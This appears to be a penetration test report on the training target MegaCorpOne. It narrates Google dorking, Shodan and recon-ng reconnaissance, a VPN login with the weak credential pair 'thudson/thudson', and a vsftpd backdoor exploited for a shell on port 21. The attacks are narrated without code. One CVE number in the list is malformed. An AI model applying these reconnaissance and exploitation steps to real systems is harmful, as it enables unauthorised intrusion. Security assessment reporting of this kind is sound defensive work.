Cybersecurity

Penetration Test Report Template

MegaCorpOne

Penetration Test Report

CYBERGUARDIAN SYSTEMS, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	CYBERGUARDIAN SYSTEMS, LLC
Contact Name	YANIQUE ROBERTS-TRACEY
Contact Title	Penetration Tester
Contact Phone	416-894-5842
Contact Email	YANIQUE@CYBERGUARDIANSYSTEMS.COM

Document History

Version	Date	Author(s)	Comments
001	11/19/2023	Yanique Roberts-Tracey	Began working on the engagement report by completing and adding screenshots.
002	11/21/2023	Yanique Roberts-Tracey	Continued compiling the report by adding screenshots. Outlined strengths and weaknesses.
003	11/22/2023	Yanique Roberts-Tracey	Outlined vulnerabilities, rated them from critical to low and completed MITRE ATT&CK Navigator Map.
004	11/25/2023	Yanique Roberts-Tracey	Initial review of complete report. Finetuned and added and removed screenshots where applicable.
005	11/27/2023	Yanique Roberts-Tracey	Final review of complete report.

Introduction

In accordance with MegaCorpOne's policies, CYBERGUARDIAN SYSTEMS, LLC (henceforth known as CGS) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on several systems on MegaCorpOne's network segments by CGS during November 2023.

For the testing, CGS focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

CGS used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

CGS begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

CGS uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

CGS's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Firewall Implementation: MegaCorpOne has a firewall infrastructure that contributes to the overall security of its network by controlling and monitoring incoming and outgoing traffic.
- Proactive Cybersecurity Measures: The organization demonstrates a proactive stance towards cybersecurity by contracting CGS for penetration testing of their network. This proactive approach signifies a commitment to identifying and addressing vulnerabilities promptly, enhancing the overall resilience of MegaCorpOne's network against potential threats.
- Knowledge of the Importance of Password Management: MegaCorpOne's ability to draw attention to suspicions of weak password usage shows that management has knowledge of the importance of password management.

Summary of Weaknesses

CGS successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.


- Password Security Practices: Weaknesses in password policies and practices were uncovered, revealing instances of plain text password storage and insufficient complexity requirements. The initial network penetration by CGS through credentials obtained from the website for Tom Hudson, where the password and username were both 'thudson', underscores the issue of employees using weak passwords. Addressing this vulnerability requires educating users about the importance of strong passwords and implementing mandatory requirements for their use. Additionally, users should be informed about the risks associated with storing strong passwords in plaintext on their devices.
- Lack of Network Segmentation: The absence of robust network segmentation allowed lateral movement within the network, enabling CGS to successfully move from one device to another once inside the network.
- Lack of Defense in Depth: The organization's vulnerability to higher risks due to the absence of Multi-Factor Authentication (MFA) or alternative secondary defense measures was evident. CGS effectively infiltrated the network using various sets of credentials without encountering a second authentication layer, underscoring the deficiency in having an additional line of defense.
- User Awareness Training Gap: The successful establishment of a foothold in the network by CGS was attributed to weak passwords; and further escalation was achieved through inadequate password storage practices. This underscores a potential deficiency in user awareness, emphasizing the critical need for robust training programs that stress the importance of using strong passwords and secure storage methods.
- Patch Management: Utilizing tools such as shodan.io and Nessus, a total of 44 and 66 potential vulnerabilities were identified, respectively. Among the vulnerabilities found in Nessus,10 were classified as critical, 6 as high, and 23 as medium severity. The assessment revealed incomplete patch management, leaving specific systems exposed to well-known vulnerabilities, thereby increasing the risk of exploitation by potential attackers.
- Weakness in Open Ports: Allowing various ports to remain open poses a security risk, as it increases the potential attack surface and provides more avenues for unauthorized access. Specifically, port 21 on host 172.22.117.150 was found open and vulnerable to the 'ftp-vsftpd-backdoor' exploit, indicating a specific threat that was successfully exploited by CGS, and could be exploited by a threat actor if not properly addressed.


Executive Summary

Google Dorking


In the reconnaissance phase, CGS initiated Google Dorking to gather information about MegaCorpOne. This involved acquiring employee email addresses, first and last names of employees, and domain information. Various operands were employed during this process:


- site:megacorpone.com – used to identify web service name and version as per the screenshots below:






- intext:email site:megacorpone.com: used to gather employees' usernames and email addresses as per below:





- 'site:megacorpone.com ext:doc' and 'site:megacorpone.com ext:pdf' were used to search for hidden files, but yielded no results.


- site:megacorpone.com ext:txt: to search for hidden files:





```
User-agent: *
Allow: /
Allow: /nanites.php
```

Shodan.io

In addition to the above, OSINT was conducted using the tool Shodan.io. An nslookup query was performed on megacorpone.com, and the results were as follows:



After obtaining and querying the IP address for the MegaCorpOne domain, three open ports - Port 80, Port 22, and Port 443 - were identified. The SSH version running on the server was SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u3. Additionally, the operating system was determined to be Debian, running on Apache httpd 2.4.38. The server's location was identified as Montreal, Canada, as shown in the accompanying screen capture.




Potential vulnerabilities were identified in this step based on the software and version, denoted by the following CVE numbers:

CVE-2023-27522, CVE-2023-25690, CVE-2023-2022-37436, CVE-2022-36760, CVE-2022-31813, CVE-2022-30556, CVE-2022-29404, CVE-2022-28615, CVE-2022-28614, CVE-2022-28330, CVE-2022-26377, CVE-2022-23943, CVE-2022-22721, CVE-2022-22720, CVE-2022-22719, CVE-2021-44790, CVE-2021-44224, CVE-2021-40438, CVE-2021-39275, CVE-2021-36160, CVE-2021-34798, CVE-2021-33193, CVE-2021-26691, CVE-2021-26690, CVE-2020-9490, CVE-2020-35452, CVE-2020-1934, CVE-2020-1927, CVE-2020-13938, CVE-2020-11993, CVE-2020-11984, CVE-2019-9517, CVE-2019-17567, CVE-2019-10098, CVE-2019-10092, CVE-2019-10082, CVE-2019-10081,

CVE-2019-0220, CVE-2019-0217, CVE-2019-0215, CVE-2019-0211, CVE-2019-0197, CVE-2019-0196, CVE-2006-20001.

Recong-ng

Following the Google Hacking and Shodan tools, Recon-ng demonstrated its effectiveness in determining the accessibility of MegaCorpOne's domain through OSINT tools. The recon-ng scan against megacorpone.com revealed 18 hosts, as documented in the report below.



MegaCorpOne

www.recon-ng.com

Recon-ng Reconnaissance Report

[-] Summary

table	count
domains	0
companies	0
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	18
contacts	0
credentials	0
leaks	0
pushpins	0
profiles	0
repositories	0


[-] Hosts


host	ip_address	region	country	latitude	longitude	notes	module
admin.megacorpone.com	51.222.169.208						hackertarget
beta.megacorpone.com	51.222.169.209						hackertarget
fs1.megacorpone.com	51.222.169.210						hackertarget
intranet.megacorpone.com	51.222.169.211						hackertarget
mail.megacorpone.com	51.222.169.212						hackertarget
mail2.megacorpone.com	51.222.169.213						hackertarget
ns1.megacorpone.com	51.79.37.18						hackertarget
ns2.megacorpone.com	51.222.39.63						hackertarget
ns3.megacorpone.com	66.70.207.180						hackertarget
router.megacorpone.com	51.222.169.214						hackertarget
siem.megacorpone.com	51.222.169.215						hackertarget
snmp.megacorpone.com	51.222.169.216						hackertarget
support.megacorpone.com	51.222.169.218						hackertarget
syslog.megacorpone.com	51.222.169.217						hackertarget
test.megacorpone.com	51.222.169.219						hackertarget
vpn.megacorpone.com	51.222.169.220						hackertarget
www.megacorpone.com	149.56.244.87						hackertarget
www2.megacorpone.com	149.56.244.87						hackertarget

Created by: Pentester
Thu, Nov 09 2023 10:08:29

To validate MegaCorpOne's concern regarding possible password security management weaknesses, a set of login attempts was carried out. Utilizing usernames acquired through Google Hacking and hosts identified with Recon-ng, various username and password combinations were tested on vpn.megacorpone.com.

The 'thudson/thudson' credentials successfully accessed vpn.megacorpone.com, enabling the download and execution of the vpn.sh shell script. Subsequently, access to vpn.megacorpone.com was established using the obtained login credentials, as shown in the provided screenshot.







Zenmap

After gaining access to the internal network, Zenmap and Nessus were utilized for scanning. Zenmap visually analyzed the network topology and identified potential vulnerabilities. The initial step involved identifying the subnet as outlined below:

The scan was intensified by updating it to cover the subnet 172.22.0.0/16 and incorporate the 'ftp-vsftpd-backdoor' backdoor exploit. This revealed various open ports across the subnet, with IP 172.22.117.150 identified as vulnerable to the 'ftp-vsftpd-backdoor' exploit.



After performing a Zenmap scan and discovering the vulnerability of host 172.22.117.150 to the 'ftp-vsftpd-backdoor' exploit on port 21, further scanning was conducted using the Nessus tool. The Nessus scan revealed 64 vulnerabilities of varying severity levels, ranging from informational to critical.



Searchsploit

In the vulnerability exploitation phase, the focus shifted to targeting Linux machines. The investigation involved using SearchSploit to identify exploitable services on the target host. A Python script was then utilized to assess the feasibility of gaining shell access, specifically targeting a service on port 21. The successful execution of these steps resulted in the opening of a shell on the Linux machine.

